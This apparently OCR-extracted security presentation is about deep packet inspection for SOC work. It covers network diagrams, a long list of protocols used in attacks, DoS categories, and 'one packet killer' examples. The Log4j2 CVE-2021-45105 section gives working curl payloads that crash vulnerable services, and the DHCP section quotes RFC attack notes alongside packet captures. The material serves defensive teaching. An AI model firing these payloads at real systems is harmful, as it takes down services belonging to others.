
based on:


- specific patterns
- anomalies


and:


- by examining the headers
- looking for certain parameters and conditions in the requests


LAN in X Country
SIEM
LAN in Poland
DMZ


LAN in X Country
SIEM
based on:
- correlation rules for events
- correlation rules for flows
LAN in Poland
DMZ


LAN in X Country
0-day attack
or
unknown attack for IPS or WAF
or
no correlation rule in SIEM
LAN in Poland
DMZ


HEADER
PAYLOAD / TRAILER
SERVER
Packets
Packet filter
Packets
CLIENT
FIREWALL


Packet Breakdown
HEADER
packet length
packet number
protocol
ip destination and origin
PAYLOAD / TRAILER
message content
ending
TRAFFIC TYPE AND LEVELS
VIRUSES AND THREATS
Packet filter

Summary of the need for deep packet inspection analysis:

Objectives:

(1) Support SOC Team Operations:

Aid the Security Operations Center (SOC) team in executing their operational tasks, such as malware analysis, handling phishing messages, and addressing alerts from Security Information and Event Management (SIEM), Intrusion Prevention Systems (IPS), Web Application Firewalls (WAF), Endpoint Detection and Response (EDR), or Extended Detection and Response (XDR) systems;

(2) Assist Digital Forensics Investigations:

Help investigators perform digital forensics tasks alongside network forensics activities;

(3) Understand Network Traffic (via Network Edge Profiling):

Gain insight into network traffic to understand intentions, correctly assess risks, and take appropriate mitigation actions -> this ensures alerts can be closed with 100% certainty and increases the overall level of cybersecurity;

(4) Eliminate Unwanted Traffic:

Remove unwanted traffic that obstructs visibility by employing techniques such as BGP blackholing;

(5) Prevent Zero-Day Attacks:

Enhance the ability to prevent zero-day attacks;

(6) Eradicate 'One Packet Killers', which in many cases are not automatically detected and mitigated by the aforementioned systems.

254 protocols (IT, OT, and IoT) used in cyberattacks have been identified:

5co-legacy (FiveCo's Legacy Register Access Protocol)	BSSGP (BSS GPRS protocol)	EAP (Extensible Authentication Protocol)
802.11	BT-DHT (BitTorrent Distributed Hash Table Protocol)	EAPOL (Extensible Authentication Protocol over LAN)
A21	CAN (Controller Area Network)	ECHO
ACAP (Application Configuration Access Protocol)	CAN-ETH (Controller Area Network over Ethernet)	ECMP (Equal-Cost Multi-Path)
ADP (Aruba Discovery Protocol)	CAPWAP (Control And Provisioning of Wireless Access Points)	EIGRP (Enhanced Interior Gateway Routing Protocol)
ADwin communication protocol	CBSP (Cell Broadcast Service Protocol)	Elasticsearch
ALC (Asynchronous Layered Coding)	Chargen (Character Generator Protocol)	ELCOM Communication Protocol
ALLJOYN-ARDP (AllJoyn Reliable Datagram Protocol)	CIGI (Common Image Generator Interface)	ENRP (Endpoint Handlespace Redundancy Protocol)
ALLJOYN-NS (AllJoyn Name Service Protocol)	CIP I/O (Common Industrial Protocol)	ENTTEC
AMS (Automation Message Specification)	CLASSIC-STUN	ESP (Encapsulating Security Payload)
AMT (Automatic Multicast Tunneling)	CLDAP (Connection-less Lightweight Directory Access Protocol)	EtherCAT
ANSI C12.22	CN/IP (Component Network over IP)	Ethernet II
Any host internal protocol	CoAP (Constrained Application Protocol)	ENIP / EtherNet/IP (Ethernet Industrial Protocol)
ASAP (Aggregate Server Access Protocol)	collectd network data / plug-in / protocol	FF protocol (FOUNDATION Fieldbus)
ASF (Alert Standard Forum / Alert Standard Format)	CPHB (Computer Protocol Heart Beat)	FIND (Find Identification of Network Devices)
Assa Abloy R3 Protocol	CUPS (Common UNIX Printing System)	FTP (File Transfer Protocol)
ASTERIX (All Purpose Structured Eurocontrol Surveillance Information Exchange)	CVSPSERVER / CVS pserver (Concurrent Versions System Password Server Protocol)	Geneve (Generic Network Virtualization Encapsulation) GPRS-NS (General Packet Radio Service - Network Service)
ATH (Apache Tribes Heartbeat Protocol)	DAYTIME	GQUIC (Google Quick UDP Internet Connections)
Auto-RP (Cisco Auto-Rendezvous Point)	DB-LSP-DISC (Dropbox LAN Sync Discovery)	GRE (Generic Routing Encapsulation)
AVTP (Audio Video Transport Protocol) / IEEE 1722 AVTP	DCC (Distributed Checksum Clearinghouse)	GSMTAP
AX/4000	DHCP (Dynamic Host Configuration Protocol) / BOOTP (Bootstrap Protocol)	GTP (GPRS Tunneling Protocol) / GPRS (General Packet Radio Service)
AYIYA (Anything In Anything)	DIS (Distributed Interactive Simulation)	GTP Prime (GPRS Tunneling Protocol Prime)
B.A.T.M.A.N. GW (Better Approach To Mobile Adhoc Networking)	DMP (Direct Message Protocol)	GTPv2 (GPRS Tunneling Protocol V2) / GPRS V2 (General Packet Radio Service V2)
BACnet (Building Automation and Control Network)	DNPv0 (DOF Network Protocol)	
BAT_BATMAN	DNPv3	H.225.0
BAT_GW	DNPv14	H.248 Megaco (Gateway Control Protocol)
BAT_VIS	DNPv79	HART_IP (Highway Addressable Remote Transducer over IP)
BFD Control (Bidirectional Forwarding Detection)	DNPv88	HCrt (Hotline Command-Response Transaction protocol)
BFD Echo (Bidirectional Forwarding Detection)	DNS (Domain Name System)	HICP (Host IP Configuration Protocol)
BitTorrent	DoIP	HIP (Host Identity Protocol)
BitTorrent Tracker	DPNET (DirectPlay 8 Protocol)	HiQnet
BJNP (Canon BubbleJet Network Protocol)	DTLS (Datagram Transport Layer Security)	HTTP (Hypertext Transfer Protocol)

- HTTPS (Hypertext Transfer Protocol Secure)
- IAPP (Inter-Access Point Protocol)
- IAX2 (Inter-Asterisk eXchange)
- ICAP (Internet Content Adaptation Protocol)
- ICMP (Internet Control Message Protocol)
- ICMPv6 (Internet Control Message Protocol Version 6)
- ICP (Internet Cache Protocol)
- IDN (ILDA Digital Network Protocol)
- IDPR (Inter-Domain Policy Routing Protocol)
- IEC 60870-5-104 (International Electrotechnical Commission 60870 standards - Transmission Protocols - Network access for IEC 60870-5-101 using standard transport profiles)
- IEC 60870-5-101/104 (International Electrotechnical Commission 60870 standards - Transmission Protocols - companion standards especially for basic telecontrol tasks / Network access for IEC 60870-5-101 using standard transport profiles)
- IEEE 802.15.4 (Institute of Electrical and Electronics Engineers Standard for Low-Rate Wireless Networks)
- IMAP (Internet Message Access Protocol)
- InfiniBand
- IPA protocol (the ip.access "GSM over IP" protocol)
- IPMI (Intelligent Platform Management Interface)
- IPv4
- IPv6 (Teredo IPv6 over UDP Tunneling)
- IPVS (IP Virtual Server)
- IPX (Internetwork Packet Exchange)
- ISAKMP (Internet Security Association and Key Management Protocol)
- ISO Internet Protocol (The International Organization for Standardization)
- KDSP (Kismet Drone/Server Protocol)
- KDP (Kontiki Delivery Protocol)
- Kerberos / KRB5
- KINK (Kerberized Internet Negotiation of Keys)
- kNet
- KNXnet/IP
- KPASSWD
- L2TP (Layer 2 Tunneling Protocol)
- L2TPv3
- LISP (Locator/ID Separation Protocol)
- LLC (Logical Link Control)
- LLMNR (Link-Local Multicast Name Resolution)
- LMP (Link Management Protocol)
- LON (LonWorks or Local Operating Network)
- LTP (Licklider Transmission Protocol)
- LWAPP (Lightweight Access Point Protocol)
- MANOLITO
- MDNS (Multicast Domain Name System)
- MEMCACHE
- MGCP (Media Gateway Control Protocol)
- MIH (Media Independent Handover)
- MiNT (Media independent Network Transport)
- MIPv6 (Mobile IPv6)
- Mobile IP (Mobile Internet Protocol)
- Modbus
- MPLS (Multiprotocol Label Switching)
- MQTT (MQ Telemetry Transport Protocol)
- MSMMS (Microsoft Media Server)
- MSRPC (Microsoft Remote Procedure Call)
- MySQL
- Nano (Nano Cryptocurrency Protocol)
- NAT-PMP (NAT Port Mapping Protocol)
- NBDS (NetBIOS Datagram Service)
- NBNS (NetBIOS Name Service)
- NDPS (Novell Distribution Print System)
- NFS (Network File System)
- NTP (Network Time Protocol)
- NXP 802.15.4 SNIFFER
- OMRON
- openSAFETY over UDP
- OpenVPN
- Pathport Protocol
- RTPproxy
- RTPS (Real-Time Publish Subscribe Wire Protocol)
- RX
- SABP (Service Area Broadcast Protocol)
- SAIA S-Bus / Ether-S-Bus
- SAP (Session Announcement Protocol)
- SCTP (Stream Control Transmission Protocol)
- SDO Protocol (Service Data Object Protocol)
- SDP (Session Description Protocol)
- SEBEK
- SigComp (Signaling Compression)
- SIP (Session Initiation Protocol)
- SliMP3 Communication Protocol
- SMB (Server Message Block)
- SMTP (Simple Mail Transfer Protocol)
- SNMP (Simple Network Management Protocol)
- SOAP (Simple Object Access Protocol)
- Socks Protocol (Socket Secure Protocol)
- SRVLOC (Service Location Protocol)
- SSDP (Simple Service Discovery Protocol)
- SSHv2 (Secure Shell)
- SSL (Secure Sockets Layer)
- SSLv2
- SSLv3
- STREAMDISCOVER
- STUN (Session Traversal Utilities for Network Address Translation)
- Syslog
- TACACS (Terminal Access Controller Access-Control System)
- TAPA (Trapeze Access Point Access Protocol)
- TC-NV (TwinCAT Network Vars) / EtherCAT of NV Type
- TCP (Transmission Control Protocol)
- Telnet
- TETRA (Terrestrial Trunked Radio)
- TFTP (Trivial File Transfer Protocol)
- TIME
- TIPC (Transparent Inter Process Communication)
- TLSv1.2 (Transport Layer Security)
- TPCP (Transparent Proxy Cache Protocol)
- TPKT (ISO Transport Service on top of the TCP)
- TP-Link Smart Home Protocol
- TPM (Trusted Platform Module)
- TS2 (Teamspeak2 Protocol)
- TZSP (TaZmen Sniffer Protocol)
- UAUDP (Universal Alcatel/UDP Encapsulation Protocol)
- UDP (User Datagram Protocol)
- ULP (User Plane Location)
- VICP (LeCroy's Versatile Instrument Control Protocol)
- VITA 49 radio transport
- Vuze-DHT (Distributed Hash Table)
- VxLAN (Virtual eXtensible Local Area Network)
- Who
- WireGuard
- WLCCP (Cisco Wireless LAN Context Control Protocol)
- WOW (World of Warcraft)
- WOWW (World of Warcraft World)
- WSP (Wireless Session Protocol)
- WTLS (Wireless Transport Layer Security)
- WTP (Wireless Transaction Protocol)
- X11 (X Window System)
- XDMCP (X Display Manager Control Protocol)
- XTACACS (Extended Terminal Access Controller Access-Control System)
- ZigBee SCoP (Secured Connection Protocol)

The four main categories of weaknesses/vulnerabilities are:

1. Software Weaknesses:

Flaws in the code of a program or library, like the Log4j2 vulnerability (CVE-2021-45105).

2. Hardware Weaknesses:

Design or manufacturing defects in physical components that can be exploited for malicious purposes.

3. Protocol Weaknesses:

Design or implementation flaws in the way communication happens between systems or programs via specific protocols. These weaknesses can be exploited by attackers to violate the intended security goals of the protocol.

4. Security Misconfiguration:

Improper security settings on a system or software that leave vulnerabilities exposed.

DoS Attack Categories:

1. Overwhelm with traffic (Volumetric DoS):

This floods the system with useless data, like a massive amount of ping requests or data packets, clogging its resources and making it unresponsive.

2. Exploit weaknesses (Application DoS):

This targets flaws in the application logic itself. Attackers send specially crafted requests to crash the application or consume excessive resources, rendering it unavailable. This can also include exploiting security misconfigurations, like allowing unlimited open connections.

One Packet Killer via a vulnerability (CVE-2021-45105)

Apache Log4j2 versions 2.0-alpha1 through 2.16.0 (excluding 2.12.3 and 2.3.1) did not protect from uncontrolled recursion from self-referential lookups.

This allows an attacker with control over Thread Context Map data to cause a denial of service when a crafted string is interpreted.

This issue was fixed in Log4j 2.17.0, 2.12.3, and 2.3.1.

One can trigger the exploit using:

For a GET request:

```
curl 127.0.0.1:8080 -H 'X-Api-Version: ${${::-${::-$${::-$}}}}'
```

For a POST request:

```
curl --location --request POST 'http://127.0.0.1:8080/addrecord' \
--header 'Content-Type: application/json' \
--data '{
        "clientRef": "${${::-${::-$${::-$}}}}"
}'
```

One Packet Killer via a vulnerability (CVE-2021-45105)

More information:


https://github.com/pravin-pp/log4j2-CVE-2021-45105/tree/master

https://nvd.nist.gov/vuln/detail/CVE-2021-45105

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-45105

One Packet Killer via a weak protocol design in DHCP

- The Dynamic Host Configuration Protocol (DHCP) is a network management protocol used on Internet Protocol (IP) networks for **automatically assigning IP addresses and other communication parameters to devices connected to the network** using a client-server architecture.
- DHCP operations fall into four phases: server discovery, IP lease offer, IP lease request, and IP lease acknowledgement. These stages are often abbreviated as DORA for discovery, offer, request, and acknowledgement.



One Packet Killer via a weak protocol design in DHCP

No.	Time	Source	Destination	Protocol	Length	Info
1	2004-12-05 20:16:24,317453	0.0.0.0	255.255.255.255	DHCP	314	DHCP Discover - Transaction ID 0x3d1d
2	2004-12-05 20:16:24,317748	192.168.0.1	192.168.0.10	DHCP	342	DHCP Offer - Transaction ID 0x3d1d
3	2004-12-05 20:16:24,387484	0.0.0.0	255.255.255.255	DHCP	314	DHCP Request - Transaction ID 0x3d1e
4	2004-12-05 20:16:24,387798	192.168.0.1	192.168.0.10	DHCP	342	DHCP ACK - Transaction ID 0x3d1e

```
> Frame 4: 342 bytes on wire (2736 bits), 342 bytes captured (2736 bits)
> Ethernet II, Src: Dell_ad:f1:9b (00:08:74:ad:f1:9b), Dst: GrandstreamN_01:fc:42 (00:0b:82:01:fc:42)
> Internet Protocol Version 4, Src: 192.168.0.1, Dst: 192.168.0.10
> User Datagram Protocol, Src Port: 67, Dst Port: 68
v Dynamic Host Configuration Protocol (ACK)
    Message type: Boot Reply (2)
    Hardware type: Ethernet (0x01)
    Hardware address length: 6
    Hops: 0
    Transaction ID: 0x00003d1e
    Seconds elapsed: 0
  v Bootp flags: 0x0000 (Unicast)
      0... .... .... .... = Broadcast flag: Unicast
      .000 0000 0000 0000 = Reserved flags: 0x0000
    Client IP address: 0.0.0.0
    Your (client) IP address: 192.168.0.10
    Next server IP address: 0.0.0.0
    Relay agent IP address: 0.0.0.0
    Client MAC address: GrandstreamN_01:fc:42 (00:0b:82:01:fc:42)
    Client hardware address padding: 00000000000000000000
    Server host name not given
    Boot file name not given
    Magic cookie: DHCP
  v Option: (53) DHCP Message Type (ACK)
      Length: 1
      DHCP: ACK (5)
  v Option: (58) Renewal Time Value
      Length: 4
      Renewal Time Value: 30 minutes (1800)
  v Option: (59) Rebinding Time Value
      Length: 4
      Rebinding Time Value: 52 minutes, 30 seconds (3150)
  v Option: (51) IP Address Lease Time
      Length: 4
      IP Address Lease Time: 1 hour (3600)
  v Option: (54) DHCP Server Identifier (192.168.0.1)
      Length: 4
      DHCP Server Identifier: 192.168.0.1
  v Option: (1) Subnet Mask (255.255.255.0)
      Length: 4
      Subnet Mask: 255.255.255.0
  v Option: (255) End
      Option End: 255
    Padding: 0000000000000000000000000000000000000000000000000000
```

```
0000  00 0b 82 01 fc 42 00 08  74 ad f1 9b 08 00 45 00
0010  01 48 04 46 00 00 80 11  00 00 c0 a8 00 01 c0 a8
0020  00 0a 00 43 00 44 01 34  df db 02 01 06 00 00 00
0030  3d 1e 00 00 00 00 00 00  00 00 c0 a8 00 0a 00 00
0040  00 00 00 00 00 00 00 0b  82 01 fc 42 00 00 00 00
0050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0100  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0110  00 00 00 00 00 00 63 82  53 63 35 01 05 3a 04 00
0120  00 07 08 3b 04 00 00 0c  4e 33 04 00 00 0e 10 36
0130  04 c0 a8 00 01 01 04 ff  ff ff 00 ff 00 00 00 00
0140  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
0150  00 00 00 00 00 00
```

One Packet Killer via a weak protocol design in DHCP (RFC 2131)

Network Working Group R. Droms

Request for Comments: 2131 Bucknell University

Obsoletes: 1541 March 1997

Category: Standards Track

Dynamic Host Configuration Protocol

7. Security Considerations

DHCP is built directly on UDP and IP which are as yet inherently insecure. Furthermore, DHCP is generally intended to make maintenance of remote and/or diskless hosts easier. While perhaps not impossible, configuring such hosts with passwords or keys may be difficult and inconvenient. Therefore, **DHCP in its current form is quite insecure**.

Unauthorized DHCP servers may be easily set up. Such servers can then send false and potentially disruptive information to clients such as incorrect or duplicate IP addresses, incorrect routing information (including spoof routers, etc.), incorrect domain nameserver addresses (such as spoof nameservers), and so on. Clearly, once this seed information is in place, an attacker can further compromise affected systems.

Malicious DHCP clients could masquerade as legitimate clients and retrieve information intended for those legitimate clients. Where dynamic allocation of resources is used, a malicious client could claim all resources for itself, thereby denying resources to legitimate clients.

One Packet Killer via a weak protocol design in DHCP (RFC 3442)

Network Working Group T. Lemon

Request for Comments: 3442 Nominum, Inc.

Updates: 2132 S. Cheshire

Category: Standards Track Apple Computer, Inc.

B. Volz

Ericsson

December 2002

The Classless Static Route Option for

Dynamic Host Configuration Protocol (DHCP) version 4

Security Considerations

Potential exposures to attack in the DHCP protocol are discussed in section 7 of the DHCP protocol specification and in Authentication for DHCP Messages.

The Classless Static Routes option can be used to misdirect network traffic by providing incorrect IP addresses for routers. This can be either a Denial of Service attack, where the router IP address given is simply invalid, **or can be used to set up a man-in-the-middle attack by providing the IP address of a potential snooper**. This is not a new problem - the existing Router and Static Routes options defined in RFC 2132 exhibit the same vulnerability.

One Packet Killer via a weak protocol design in DHCP

No.	Time	Source	Destination	Protocol	Length	Info
19183	16415.591555	104.36.250.112		DHCP	344	DHCP NAK - Transaction ID 0x1310fffe
24854	22232.879115	104.36.250.112		DHCP	344	DHCP NAK - Transaction ID 0xe8d0e8ed

```
> Frame 19183: 344 bytes on wire (2752 bits), 344 bytes captured (2752 bits)
> Linux cooked capture v1
> Internet Protocol Version 4, Src: 104.36.250.112, Dst:
> User Datagram Protocol, Src Port: 34522, Dst Port: 67
v Dynamic Host Configuration Protocol (NAK)
    Message type: Boot Reply (2)
    Hardware type: Ethernet (0x01)
    Hardware address length: 6
    Hops: 1
    Transaction ID: 0x1310fffe
    Seconds elapsed: 0
